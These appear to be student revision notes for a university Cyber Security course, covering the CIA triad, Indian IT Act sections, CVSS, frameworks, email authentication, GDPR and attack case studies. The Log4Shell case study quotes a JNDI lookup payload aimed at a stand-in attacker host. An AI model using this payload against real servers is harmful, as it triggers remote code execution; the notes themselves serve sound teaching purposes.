

OE-EC803C

Cyber Security

Combined Module Notes

Modules 1 – 4

Semester VIII • ECE • 3 Credits

CGEC | B.Tech ECE (2023–27)

Disclaimer / Study Guide Notice:

These are condensed **Short Notes** focusing on core theory, key formulas, block/circuit diagrams, and standard viva Q&As for university exam revision. Exhaustive numerical practice problems and derivation edge cases are not covered. This serves as a quick-revision reference guide for students.

Biraj Sarkar

IN ASSOCIATION WITH

MAKAUT Wingman • MAKAUT Future Minds

Cooch Behar Government Engineering College

Exam-Ready Notes

Contents

Module 1: Cyber Security Fundamentals & Evolution	4
1 Cyber Security Fundamentals & Evolution	4
1.1 Generational Evolution of Cyber Threats	4
1.2 Defense-in-Depth Architecture	5
2 Cyber Security Policy & Governance Domains	5
2.1 Key Operational Policy Domains	5
3 Laws, Regulations & Regulatory Compliance	6
4 Technology Operations and System Hardening	6
5 Botnets, DDoS Attacks & Case Studies	6
Module 2: Cyber Security Metrics & Vulnerability Scoring	11
1 Cyber Security Metrics & Vulnerability Scoring	11
1.1 CVSS v3.1 Metric Vectors	11
2 Security Governance Frameworks	12
2.1 ISO/IEC 27001 ISMS Controls	12
3 Sector-Specific Security: E-Commerce, ICS & Mobile	12
3.1 PCI-DSS E-Commerce Security Architecture	13
3.2 Industrial Control Systems (ICS / SCADA) and Purdue Model	13
3.3 BYOD and Mobile Device Management (MDM)	13
4 Policy Lifecycle, Documentation & Taxonomy	14
Module 3: Cyber Governance & Internet Architecture	18
1 Cyber Governance & Internet Architecture	18
2 Email Security, Authentication & Impersonation	18
2.1 Email Protocol Mechanics	18
2.2 Impersonation Attacks and Social Engineering	19
3 Cyber Crime, Privacy Laws & Data Sovereignty	19
3.1 GDPR Data Privacy Principles	19
4 Cyber Conflict, Espionage & State-Sponsored Warfare	20
Module 4: Critical Infrastructure Protection (CIP)	24
1 Critical Infrastructure Protection (CIP)	24
1.1 Key Sector Threat Profiles and Vulnerabilities	24
2 Financial, Banking & Healthcare Security	24
2.1 SWIFT and Financial Network Security	24
2.2 Healthcare Cybersecurity Safeguards	25

3	Cyber Insurance & Risk Transfer	25
3.1	Underwriting and Actuarial Challenges	25
4	Cyber Security in International Relations	26
4.1	International Treaties and Frameworks	26

Module 1

Cyber Security Fundamentals & Evolution

1. Cyber Security Fundamentals & Evolution

Cyber Security encompasses the technologies, processes, and governance policies designed to protect networks, computer devices, software applications, and critical data from unauthorized access, cyber attacks, or service disruption.

Definition: The CIA Triad & Parkerian Hexad

- **Confidentiality:** Ensuring data is accessible only to authorized entities. Enforced via AES-256 encryption, access control lists (ACLs), and TLS protocols.
- **Integrity:** Protecting data accuracy against unauthorized modification or tampering. Enforced via SHA-256 cryptographic hashes and digital signatures.
- **Availability:** Guaranteeing timely, uninterrupted system access for authorized users. Enforced via redundant hardware, load balancing, and DDoS mitigations.
- **Parkerian Hexad Extensions:** Extends CIA triad by adding *Authenticity* (verifying identity), *Utility* (usefulness of data), and *Possession/Control* (physical/logical custody).


1.1 Generational Evolution of Cyber Threats

Cyber threat vectors have evolved over four distinct historical eras:

1. **First Generation (1980s–1990s):** Standalone boot-sector viruses and early worms (Brain Virus, Morris Worm) transmitted via floppy disks. Defense relied on signature-based antivirus scanning.
2. **Second Generation (2000s):** Network-propagating worms and mass-mailing malware (ILOVEYOU, Code Red, Slammer). Introduced stateful firewalls and Intrusion Detection Systems (IDS).
3. **Third Generation (2010s):** Advanced Persistent Threats (APTs), polymorphic ransomware (WannaCry, NotPetya), and distributed botnets. Introduced Next-Generation Firewalls (NGFW) and Endpoint Detection & Response (EDR).
4. **Fourth Generation (2020s–Present):** AI-driven deepfake social engineering, zero-day supply chain breaches (SolarWinds), and cloud-native infrastructure targeted attacks.

1.2 Defense-in-Depth Architecture

Defense-in-Depth enforces multiple layered security controls across the enterprise:



2. Cyber Security Policy & Governance Domains

Definition: Security Policy Hierarchy

A **Security Policy** defines mandatory rules establishing governance boundaries. Governance follows a strict three-tier hierarchy:

Governance Tier	Primary Objective	Audience & Enforcement
Strategy	Defines long-term cybersecurity vision, risk posture, and 3-to-5 year strategic roadmaps.	Executive Board, CISO, CIO.
Policy	Establishes mandatory compliance rules, responsibilities, and operational boundaries.	All Employees, Contractors, System Admins.
Procedure	Standard Operating Procedures (SOPs) detailing step-by-step technical execution.	IT Operations, Security Engineers, Helpdesk.

2.1 Key Operational Policy Domains

- **Acceptable Use Policy (AUP)**: Specifies acceptable employee behavior regarding corporate hardware, internet browsing, and email usage.
- **Access Control Policy**: Enforces Role-Based Access Control (RBAC), Multi-Factor Authentication (MFA), and the Principle of Least Privilege.
- **Data Classification Policy**: Categorizes data into Public, Internal, Confidential, and Restricted tiers to determine required encryption controls.
- **Incident Response Policy**: Outlines 6-phase incident response steps: Preparation →

Identification → Containment → Eradication → Recovery → Lessons Learned.

3. Laws, Regulations & Regulatory Compliance

Cyber policy must align strictly with statutory legal frameworks:

Detailed Indian IT Act 2000 Section Breakdown

- **Section 43:** Penalty for damaging computer systems, unauthorized downloading, or introducing virus contaminants (fine up to INR 1 Crore).
- **Section 65:** Punishment for tampering with computer source documents (imprisonment up to 3 years or fine up to INR 2 Lakhs).
- **Section 66:** Hacking with computer system (dishonestly or fraudulently damaging system data).
- **Section 66B / 66C / 66D:** Punishment for receiving stolen computer resource, identity theft, and cheating by impersonation using computer resources.
- **Section 66E / 66F:** Punishment for capturing/publishing private images without consent, and **Cyber Terrorism** (denying access to critical national infrastructure with intent to threaten national unity; penalty: **Life Imprisonment**).
- **Section 79:** Intermediary liability safe-harbor guidelines requiring platforms (e.g. social media) to observe due diligence.


4. Technology Operations and System Hardening

System hardening reduces an asset's attack surface by eliminating default security weaknesses:

1. **Disabling Default Credentials & Unused Ports:** Changing default administrative passwords (e.g. 'admin/admin') and closing unnecessary open ports (e.g. disabling Telnet port 23 in favor of SSH port 22).
2. **Automated Patch Management:** Deploying centralized patch management (e.g. WSUS) to test and push vendor security updates within strict SLAs.
3. **Configuration Baselineing:** Utilizing Center for Internet Security (CIS) Benchmarks to lock down OS configurations via Group Policy Objects (GPO).

5. Botnets, DDoS Attacks & Case Studies

A **Botnet** is a network of compromised internet-connected devices (bots) controlled remotely by a Botmaster via a Command and Control (C2) server.

Botnet Command and Control (C2) Flow**Real-World Case Study: Mirai Botnet Attack (2016)**

1. **Infection Vector:** Mirai scanned the public internet for vulnerable IoT devices (CCTV cameras, home routers) protected only by 60 factory default username/password combinations.
2. **Execution:** Infected over 600,000 IoT devices, building a massive distributed botnet without user knowledge.
3. **Impact:** Executed a record-breaking 1.2 Tbps DNS SYN flood against Dyn DNS provider, knocking offline major platforms including Twitter, Netflix, Reddit, and Spotify across the US East Coast.

Quick Revision — Module 1

Introduction to Cyber Security & Policy | OE-EC803C

Key Concepts and Metrics at a Glance

CIA Triad	Confidentiality (AES), Integrity (SHA-256), Availability (Redundancy/DDoS defense).
Section 66F IT Act	Indian cyber law prescribing Life Imprisonment for Cyber Terrorism.
Mirai Botnet	IoT botnet exploit utilizing default credentials to generate 1.2 Tbps DDoS attacks.
Defense-in-Depth	Multi-layered security (Perimeter → Network → Host → Application → Data).
AUP Policy	Acceptable Use Policy governing permissible workplace IT resource usage.

One-Line Definitions

- **System Hardening:** Disabling unnecessary services and ports to minimize vulnerability attack surface.
- **C2 Server:** Centralized command server used by botmasters to send instructions to infected bots.
- **Parkerian Hexad:** Security model expanding CIA with Authenticity, Utility, and Possession.
- **Intermediary Safe Harbor:** Legal protection for web platforms under Section 79 of Indian IT Act.

Frequently Asked / Viva Questions

Q1. Define the CIA Triad and give one technical control for each pillar.

Confidentiality (AES-256 encryption), Integrity (SHA-256 hashing), Availability (load balancing and DDoS mitigations).

Q2. Differentiate between a Security Policy, Strategy, and Procedure.

Strategy is executive vision; Policy is mandatory compliance rules; Procedure is step-by-step technical execution instructions.

Q3. What penalty does Section 66F of the Indian IT Act 2000 impose?

Life imprisonment for committing Cyber Terrorism against critical national infrastructure.

Q4. Explain the architecture of a Botnet Command and Control (C2) server.

Frequently Asked / Viva Questions (contd.)

The botmaster issues commands to the centralized C2 server, which relays orders to thousands of infected zombie bots to execute attacks.

Q5. What is System Hardening and why is it important?

The process of locking down OS configurations, disabling unused ports/services, and applying security patches to minimize attack surface.

Q6. Describe the Mirai Botnet case study of 2016.

Mirai compromised 600,000+ IoT devices using factory default passwords, generating a 1.2 Tbps DDoS attack that knocked Dyn DNS offline.

Q7. What is an Acceptable Use Policy (AUP)?

A mandatory document defining acceptable and prohibited employee activities on corporate networks, laptops, and internet channels.

Q8. Explain the Defense-in-Depth security model.

Deploying multiple redundant security layers (firewall, network IDS, host EDR, data encryption) so if one layer fails, subsequent layers block the attack.

Q9. What is Section 43 of the Indian IT Act?

Imposes civil liability and damages up to INR 1 Crore for unauthorized system access, downloading data, or inserting malware.

Q10. What are the 6 phases of Incident Response?

Preparation → Identification → Containment → Eradication → Recovery → Lessons Learned.

Q11. Explain the Parkerian Hexad framework.

An expanded security framework adding Authenticity, Utility, and Possession/Control to the traditional CIA triad.

Q12. Why is attribution difficult in cyber crime investigations?

Attackers route malicious traffic through encrypted Tor nodes, VPN proxies, and spoofed IP headers across multi-national jurisdictions.

Q13. What is the Principle of Least Privilege?

Granting users and service accounts only the minimum access rights needed to perform their assigned work tasks.

Q14. Explain the threat of Fourth-Generation cyber attacks.

AI-driven deepfake phishing, automated zero-day exploit discovery, and targeted supply chain software breaches.

Q15. What is Section 79 of the Indian IT Act?

Provides safe-harbor immunity to network intermediaries (ISPs, social media platforms) if they observe government due diligence.

Summary Comparison: Cyber Security Governance Tiers

Governance Tier	Mandatory Level	Focus Area	Revision Cycle
Strategy	Visionary	Business Alignment	3 to 5 Years
Policy	Mandatory	Governance Rules	Annual Review
Procedure	Mandatory	Technical Steps	Continuous / Quarterly
Guideline	Optional	Best Practice Advice	As Needed

Module 2

Cyber Security Metrics & Vulnerability Scoring

1. Cyber Security Metrics & Vulnerability Scoring

Cyber Security Metrics quantify the effectiveness of an enterprise security management system and provide decision-makers with actionable performance indicators.

Definition: Operational Security Metrics

- **Mean Time to Detect (MTTD):** Average time elapsed between a security compromise occurring and its detection by Security Operations Center (SOC) analysts.
- **Mean Time to Respond/Remediate (MTTR):** Average time required to contain, eradicate, and restore systems after a verified security incident.
- **Common Vulnerability Scoring System (CVSS):** Open industry standard for measuring software flaw severity (0.0 to 10.0 scale).
- **CVE & NVD Cataloging:** Common Vulnerabilities and Exposures (CVE) IDs (e.g., CVE-2021-44228) indexed by the US NIST National Vulnerability Database (NVD).

1.1 CVSS v3.1 Metric Vectors

CVSS computes a base score combining Exploitability and Impact metrics:

1. **Attack Vector (AV):** Network (N), Adjacent (A), Local (L), Physical (P).
2. **Attack Complexity (AC):** Low (L) vs High (H).
3. **Privileges Required (PR):** None (N), Low (L), High (H).
4. **User Interaction (UI):** None (N) vs Required (R).
5. **Scope (S):** Unchanged (U) vs Changed (C).
6. **CIA Impact (C/I/A):** High (H), Low (L), None (N).

CVSS Score Range	Severity Rating	SLA Patching Requirement
0.0	None	No vulnerability action required.
0.1 – 3.9	Low	Remediate during routine quarterly maintenance.
4.0 – 6.9	Medium	Apply vendor patch within 30 days.
7.0 – 8.9	High	Apply vendor security update within 7 days.
9.0 – 10.0	Critical	Emergency hotfix required within 24–48 hours.

Real-World Case Study: Log4Shell Vulnerability (CVE-2021-44228)

1. **CVSS Rating:** Perfect **10.0 Critical** score ('AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H').
2. **Flaw Mechanism:** Apache Log4j2 Java logging library improperly parsed JNDI lookups (e.g. '\$jndi:ldap://attacker.com/a').
3. **Impact:** Allowed unauthenticated attackers to execute arbitrary Remote Code Execution (RCE) on millions of enterprise web servers worldwide with a single HTTP text string.

2. Security Governance Frameworks

Enterprise security frameworks provide structured guidelines to establish, audit, and maintain security baselines.

NIST Cybersecurity Framework (CSF) 5 Core Cycle



2.1 ISO/IEC 27001 ISMS Controls

ISO/IEC 27001 is the international certifiable standard for an Information Security Management System (ISMS):

- **Plan-Do-Check-Act (PDCA) Cycle:** Continuous security governance improvement model.
- **Annex A Controls (93 Controls):** Grouped into 4 themes: Organizational Controls (37), People Controls (8), Physical Controls (14), and Technological Controls (34).

3. Sector-Specific Security: E-Commerce, ICS & Mobile

3.1 PCI-DSS E-Commerce Security Architecture

The Payment Card Industry Data Security Standard (PCI-DSS v4.0) mandates 12 core security requirements across 6 goals:

PCI-DSS Core Goal	Mandatory Security Control Requirement
Secure Network	Install and maintain firewalls; prohibit vendor default passwords.
Protect Cardholder Data	Encrypt cardholder data in transit (TLS 1.3) and at rest (AES-256).
Vulnerability Program	Protect systems against malware; develop secure web apps (OWASP Top 10).
Strong Access Control	Restrict access by business need-to-know; enforce MFA for all access.
Monitor & Test Networks	Track and monitor all network access; perform quarterly penetration tests.
Information Security Policy	Maintain formal security policy and conduct annual compliance audits.

3.2 Industrial Control Systems (ICS / SCADA) and Purdue Model

Operational Technology (OT) manages physical industrial processes (power grids, oil pipelines):

- **Purdue Enterprise Reference Architecture (PERA):**
 - *Level 0–1:* Physical process sensors, actuators, and Programmable Logic Controllers (PLCs).
 - *Level 2:* Control systems (SCADA HMIs, operator consoles).
 - *Level 3:* Site manufacturing operations (historians, OT monitoring).
 - *Level 3.5:* Industrial Demilitarized Zone (IDMZ) air gap firewalls separating OT from enterprise IT (Levels 4–5).

3.3 BYOD and Mobile Device Management (MDM)

Bring Your Own Device (BYOD) allows personal employee devices on corporate networks:

- **MDM Controls:** Enforcing storage encryption, remote wipe capabilities, and passcode length.
- **App Containerization:** Creating encrypted sandboxed zones separating personal apps from corporate email/data.

4. Policy Lifecycle, Documentation & Taxonomy

Policy as a Project & Policy Taxonomy

- **Tone at the Top:** Executive leadership's active support, funding, and visible enforcement of security policies across the enterprise.
- **Policy as a Project:** Managing policy authoring through formal project management phases: Initiation → Drafting → Stakeholder Review → Legal Approval → Publication → Annual Maintenance.
- **Policy Catalog Approach:** A centralized, version-controlled repository structuring all corporate security policies under a standardized taxonomy.

Quick Revision — Module 2

Cyber Security Objectives, Guidance & Frameworks | OE-EC803C

Key Concepts and Metrics at a Glance

NIST CSF Core 5	Identify, Protect, Detect, Respond, Recover.
CVSS Score Ranges	Critical (9.0–10.0), High (7.0–8.9), Medium (4.0–6.9), Low (0.1–3.9).
PCI-DSS Standard	12 mandatory security goals for organizations processing credit card payments.
Log4Shell Flaw	CVSS 10.0 Remote Code Execution (RCE) flaw in Apache Log4j2 JNDI parsing.
Purdue Level 3.5	Industrial DMZ (IDMZ) air gap isolating OT control networks from enterprise IT.

One-Line Definitions

- **Tone at the Top:** Visible executive backing essential for organizational security compliance.
- **MDM Containerization:** Encrypted sandboxing separating corporate data from personal phone storage.
- **SCADA HMI:** Human-Machine Interface allowing operators to control industrial physical machinery.
- **MTTD / MTTR:** Mean Time to Detect vs Mean Time to Respond/Remediate security breaches.

Frequently Asked / Viva Questions

Q1. Name the 5 core functions of the NIST Cybersecurity Framework (CSF).

Identify, Protect, Detect, Respond, and Recover.

Q2. What is CVSS and how are its score ranges categorized?

Common Vulnerability Scoring System (0–10 scale): Low (0.1–3.9), Medium (4.0–6.9), High (7.0–8.9), Critical (9.0–10.0).

Q3. Explain the Log4Shell (CVE-2021-44228) case study.

A CVSS 10.0 flaw in Log4j2 where unauthenticated JNDI lookup strings executed arbitrary Remote Code Execution (RCE) on servers.

Q4. What is PCI-DSS and what does it mandate for cardholder data?

Payment Card Industry Data Security Standard; mandates encrypted storage (AES-256), TLS 1.3 transit encryption, and quarterly vulnerability scans.

Frequently Asked / Viva Questions (contd.)**Q5. Explain the Purdue Model Level 3.5 in OT/SCADA security.**

The Industrial DMZ (IDMZ) containing firewalls and proxy servers that physically and logically separate enterprise IT networks from critical OT plant networks.

Q6. What is Mobile Device Management (MDM)?

An enterprise administration platform enforcing passcode complexity, storage encryption, containerization, and remote wipe capabilities on smartphones.

Q7. Differentiate between MTTD and MTTR.

MTTD measures average time taken to detect a breach; MTTR measures average time taken to contain and remediate the breach.

Q8. What is ISO/IEC 27001 Annex A?

A set of 93 security controls across 4 operational themes (Organizational, People, Physical, Technological) required for ISMS certification.

Q9. What is Tone at the Top in security management?

Executive leadership's active support, funding, and personal adherence to security policies, establishing an organizational security culture.

Q10. Explain the concept of Policy as a Project.

Structuring policy creation through formal lifecycle phases: Initiation → Drafting → Stakeholder Review → Approval → Publication → Maintenance.

Q11. What is a CVE ID?

A unique public identifier (e.g. CVE-2023-1234) assigned to specific software security vulnerabilities cataloged in the NIST NVD.

Q12. Why are legacy SCADA systems difficult to patch?

Because industrial PLCs require 24/7 continuous operation, cannot tolerate software reboot downtime, and lack basic hardware encryption support.

Q13. What is App Containerization in BYOD mobile security?

Creating an encrypted, isolated partition on an employee's personal device to run corporate apps without accessing personal photos or data.

Q14. Explain the 4 themes of ISO/IEC 27001:2022 controls.

Organizational Controls (37), People Controls (8), Physical Controls (14), and Technological Controls (34).

Q15. What is an SLA in vulnerability remediation?

Service Level Agreement dictating mandatory timeframes to patch vulnerabilities based on CVSS severity (e.g., Critical patched within 24–48 hours).

Summary Comparison: Industry Security Frameworks

Framework	Primary Focus	Audit Type	Target Audience
NIST CSF	Risk Reduction	Self-Assessment	Critical Infrastructure & Enterprise
ISO/IEC 27001	Formal ISMS Audit	Accredited Third-Party	Global Corporations
PCI-DSS v4.0	Payment Card Safety	Qualified Assessor	Merchants & Gateways
CIS Controls	Technical Defenses	Implementation Group	SOC & IT Engineers

Module 3

Cyber Governance & Internet Architecture

1. Cyber Governance & Internet Architecture

Cyber Governance encompasses the multi-stakeholder international coordination of root internet infrastructure, domain name assignment, and net neutrality policies.


Definition: ICANN, DNSSEC & Net Neutrality

- **ICANN:** Internet Corporation for Assigned Names and Numbers; manages global IP address space (IPv4/IPv6 via IANA) and DNS root zone servers.
- **DNSSEC (DNS Security Extensions):** Adds digital signatures ('RRSIG', 'DNSKEY') to DNS records, allowing resolvers to cryptographically verify DNS response authenticity and prevent DNS Cache Poisoning.
- **Net Neutrality:** Principle mandating ISPs to treat all web data packets equally, prohibiting traffic throttling, blocking, or paid fast-lane prioritization.

2. Email Security, Authentication & Impersonation

Email is the primary initial access vector for over 90% of enterprise cyber attacks.

Email Authentication Verification Stack (SPF, DKIM, DMARC)



2.1 Email Protocol Mechanics

1. **SPF (Sender Policy Framework):** DNS record listing IP addresses authorized to send mail for a domain.
2. **DKIM (DomainKeys Identified Mail):** Attaches an RSA digital signature to message headers, verified against the sender domain's public DNS key.
3. **DMARC:** Evaluates SPF and DKIM alignment, instructing receiving servers how to enforce policy ('p=none', 'p=quarantine', 'p=reject').

2.2 Impersonation Attacks and Social Engineering

- **Phishing vs Spear Phishing vs Whaling:** Broad credential harvesting emails vs customized targeted emails vs executive-targeted attacks.
- **Business Email Compromise (BEC):** Attackers compromise legitimate executive email accounts to order fraudulent wire transfers.
- **Malvertising:** Injecting malicious scripts into advertising networks to trigger drive-by malware downloads.

3. Cyber Crime, Privacy Laws & Data Sovereignty

3.1 GDPR Data Privacy Principles

The EU General Data Protection Regulation (GDPR) mandates 7 core principles:

1. **Lawfulness, Fairness, and Transparency:** Valid consent required for processing.
2. **Purpose Limitation:** Collecting data strictly for specified legitimate purposes.
3. **Data Minimization:** Collecting only necessary data fields.
4. **Accuracy:** Maintaining up-to-date accurate records.
5. **Storage Limitation:** Deleting data when no longer required (Right to be Forgotten).
6. **Integrity and Confidentiality:** Mandating AES encryption and breach notification within 72 hours.
7. **Accountability:** Demonstrating continuous compliance.

Cyber Crime Category	Modus Operandi	Primary Mitigation Control
Financial Cyber Crime	Banking Trojans, SIM swapping, credit card skimming.	Multi-Factor Authentication (MFA), fraud monitoring.
Identity Theft	Stealing PII to fraudulently open accounts/loans.	Credit monitoring, Data Loss Prevention (DLP).
Cyber Stalking / Harassment	Persistent online tracking, doxxing, digital extortion.	Privacy settings, legal enforcement under IT Act.
Ransomware	Cryptographic file locking demanding Bitcoin ransom.	Immutable offline backups, endpoint EDR agents.

Real-World Case Study: WannaCry Ransomware Pandemic (2017)

1. **Exploit Vector:** Leveraged the NSA 'EternalBlue' exploit (CVE-2017-0144) targeting unpatched Microsoft Windows SMBv1 protocol.
2. **Impact:** Encrypted 200,000+ computers across 150 countries within hours (crippling the UK NHS hospitals and FedEx).
3. **Mitigation:** Stopped when security researcher Marcus Hutchins registered the

hardcoded kill-switch domain ('iuqerfsodp9ifjaposdfjhgosurijfaewrwerg.com').

4. Cyber Conflict, Espionage & State-Sponsored Warfare

Definition: Cyber Warfare & Sabotage

- **Cyber Espionage:** Unauthorized covert intrusion into state or corporate networks to steal classified strategic intelligence.
- **Cyber Sabotage:** Deliberate destruction or physical disruption of critical physical assets using malware.
- **Cyber Warfare:** Nation-state cyber operations producing casualties or destruction equivalent to conventional armed attacks.

Historical Case Study: Stuxnet Natanz Centrifuge Sabotage (2010)

1. **Target:** Iran's Natanz nuclear enrichment facility running Siemens S7-300 PLCs.
2. **Vector:** Air-gapped network breached via infected USB drives using 4 Windows Zero-day exploits.
3. **Payload:** Altered PLC rotor frequency speeds, spinning centrifuges out of control to self-destruction while sending fake normal telemetry data to monitoring consoles.

Quick Revision — Module 3

Cyber Governance Issues, Crimes & Conflicts | OE-EC803C

Key Concepts and Metrics at a Glance

Email Verification Triad	SPF (IP validation), DKIM (RSA signature), DMARC (enforcement policy).
DNSSEC Security	Adds cryptographic signatures ('RRSIG') to DNS records to prevent cache poisoning.
WannaCry Malware	Global ransomware spreading via EternalBlue SMBv1 exploit; stopped by kill-switch domain.
Stuxnet Attack	Cyber weapon that destroyed physical Iranian nuclear centrifuges via Siemens PLCs.
GDPR Breach SLA	Mandatory reporting of personal data breaches to regulators within 72 hours.

One-Line Definitions

- **Net Neutrality:** Mandatory equal treatment of all web traffic without ISP throttling or fast lanes.
- **BEC Fraud:** Impersonating executive email accounts to order unauthorized wire transfers.
- **Data Sovereignty:** Laws mandating citizen data generated locally must remain within national borders.
- **Spear Phishing:** Highly customized phishing attack targeting a specific individual.

Frequently Asked / Viva Questions

Q1. Define Net Neutrality and state its core rules.

Mandates that ISPs treat all internet traffic equally, prohibiting traffic blocking, throttling, or paid prioritization.

Q2. Explain the function of SPF in email security.

SPF uses a DNS TXT record listing IP addresses authorized to send emails for a domain, preventing header spoofing.

Q3. How does DKIM authenticate outgoing emails?

DKIM attaches a cryptographic digital signature to the email header; receiving mail servers verify it using the sender's public DNS key.

Q4. What is DMARC and what policy actions does it mandate?

DMARC checks SPF and DKIM alignment, instructing receiving servers to enforce 'none', 'quarantine', or 'reject' policies on invalid emails.

Frequently Asked / Viva Questions (contd.)**Q5. Describe the WannaCry ransomware pandemic.**

WannaCry infected 200,000+ computers across 150 countries by exploiting the SMBv1 'EternalBlue' vulnerability, encrypting hard drives for Bitcoin ransom.

Q6. Explain the significance of the Stuxnet worm.

Stuxnet was the first cyber weapon to cause physical infrastructure destruction, ruining 1,000+ Iranian nuclear centrifuges via Siemens PLCs.

Q7. What is Business Email Compromise (BEC)?

A social engineering fraud scheme where attackers compromise or spoof executive email accounts to trick financial staff into executing wire transfers.

Q8. How does DNSSEC prevent DNS Cache Poisoning?

By signing DNS resource records with cryptographic keys ('RRSIG'), ensuring clients verify DNS response integrity before caching.

Q9. What are the 7 core principles of GDPR?

Lawfulness, Purpose Limitation, Data Minimization, Accuracy, Storage Limitation, Integrity & Confidentiality, and Accountability.

Q10. What is Data Sovereignty?

The legal requirement that digital data created within a country must be subject to that nation's laws and stored within its physical boundaries.

Q11. Define Malvertising.

Injecting malicious advertisements into legitimate ad networks to infect users via silent drive-by downloads without clicking.

Q12. What is the role of ICANN in internet governance?

Managing global IP address allocation (IPv4/IPv6 via IANA), coordinating DNS root zone servers, and managing top-level domain (TLD) registries.

Q13. Differentiate between Cyber Espionage and Cyber Sabotage.

Cyber Espionage focuses on secret intelligence gathering; Cyber Sabotage focuses on physical or operational system destruction.

Q14. Explain the term 'Drive-by Download'.

Malware installation that occurs automatically upon visiting a compromised website without explicit user download consent.

Q15. What is the GDPR breach notification timeframe?

Data controllers must notify relevant data protection authorities within 72 hours of becoming aware of a personal data breach.

Summary Comparison: Email Authentication Protocols

Protocol	Verification Mechanism	DNS Record Type	Primary Defense Focus
SPF	Validates Sending Mail Server IP	TXT ('v=spf1')	Sender Address Spoofing
DKIM	Validates Cryptographic RSA Header	TXT ('selector._domainkey')	Message Header Tampering
DMARC	Enforces Policy Alignment ('p=reject')	TXT ('_dmarc')	Phishing & Unauthenticated Delivery

Module 4

Critical Infrastructure Protection (CIP)

1. Critical Infrastructure Protection (CIP)

Definition: Critical National Infrastructure (CNI)

Critical National Infrastructure (CNI) encompasses physical and digital systems so vital to a sovereign nation that their disruption would severely paralyze national security, economic stability, public health, or safety.

1.1 Key Sector Threat Profiles and Vulnerabilities

Sector	Target Systems	Critical Threat Vectors
Banking & Finance	SWIFT terminals, Core Banking, Payment Gateways.	Fraudulent wire transfers, ransomware, insider threats.
Healthcare	Electronic Health Records (EHR), IoMT Medical Devices.	Ransomware locking ICU systems, unencrypted patient PII.
Energy & Power Grid	SCADA networks, Substation PLCs, Smart Meters.	State-sponsored sabotage, air-gap USB malware.

2. Financial, Banking & Healthcare Security

2.1 SWIFT and Financial Network Security

The Society for Worldwide Interbank Financial Telecommunication (SWIFT) connects global financial institutions:

- **SWIFT Customer Security Controls Framework (CSCF):** Mandatory security controls regulating local bank terminal security, network segmentation, and credentials management (instigated after the \$81 Million Bangladesh Bank Heist).
- **Core Banking Security:** End-to-end hardware security modules (HSM) for PIN verification and transaction signing.

Real-World Case Study: Bangladesh Bank SWIFT Heist (2016)

1. **Infiltration Vector:** Attackers compromised local Bangladesh Bank terminal credentials using malware via unpatched network switches.
2. **Execution:** Issued 35 fraudulent SWIFT requests totaling \$951 Million to the Federal Reserve Bank of New York.
3. **Outcome:** Successfully transferred \$81 Million to casinos in the Philippines before a spelling error ('fandation' instead of 'foundation') alerted routing banks.

2.2 Healthcare Cybersecurity Safeguards

HIPAA Security Rule mandates three safeguard categories:

- **Administrative Safeguards:** Security management policies, risk analysis, employee security awareness training.
- **Physical Safeguards:** Facility access controls, workstation security, media disposal rules.
- **Technical Safeguards:** Access control, audit logs, automatic logoff, AES-256 data encryption at rest and in transit.

3. Cyber Insurance & Risk Transfer

Definition: Cyber Insurance Coverage Tiers

- **First-Party Coverage:** Directly reimburses the policyholder for forensic investigation costs, ransomware extortion payments, business interruption loss, and customer notification fees.
- **Third-Party Coverage:** Covers legal defense fees, settlements, and regulatory fines resulting from lawsuits by affected third-party customers.

3.1 Underwriting and Actuarial Challenges

1. **Systemic / Accumulation Risk:** A single zero-day bug (e.g. cloud outage) can trigger simultaneous claims across millions of policyholders, risking insurer insolvency.
2. **War Exclusion Clauses:** Insurers often deny payouts citing 'Act of War' clauses for state-sponsored attacks (e.g., NotPetya litigation).
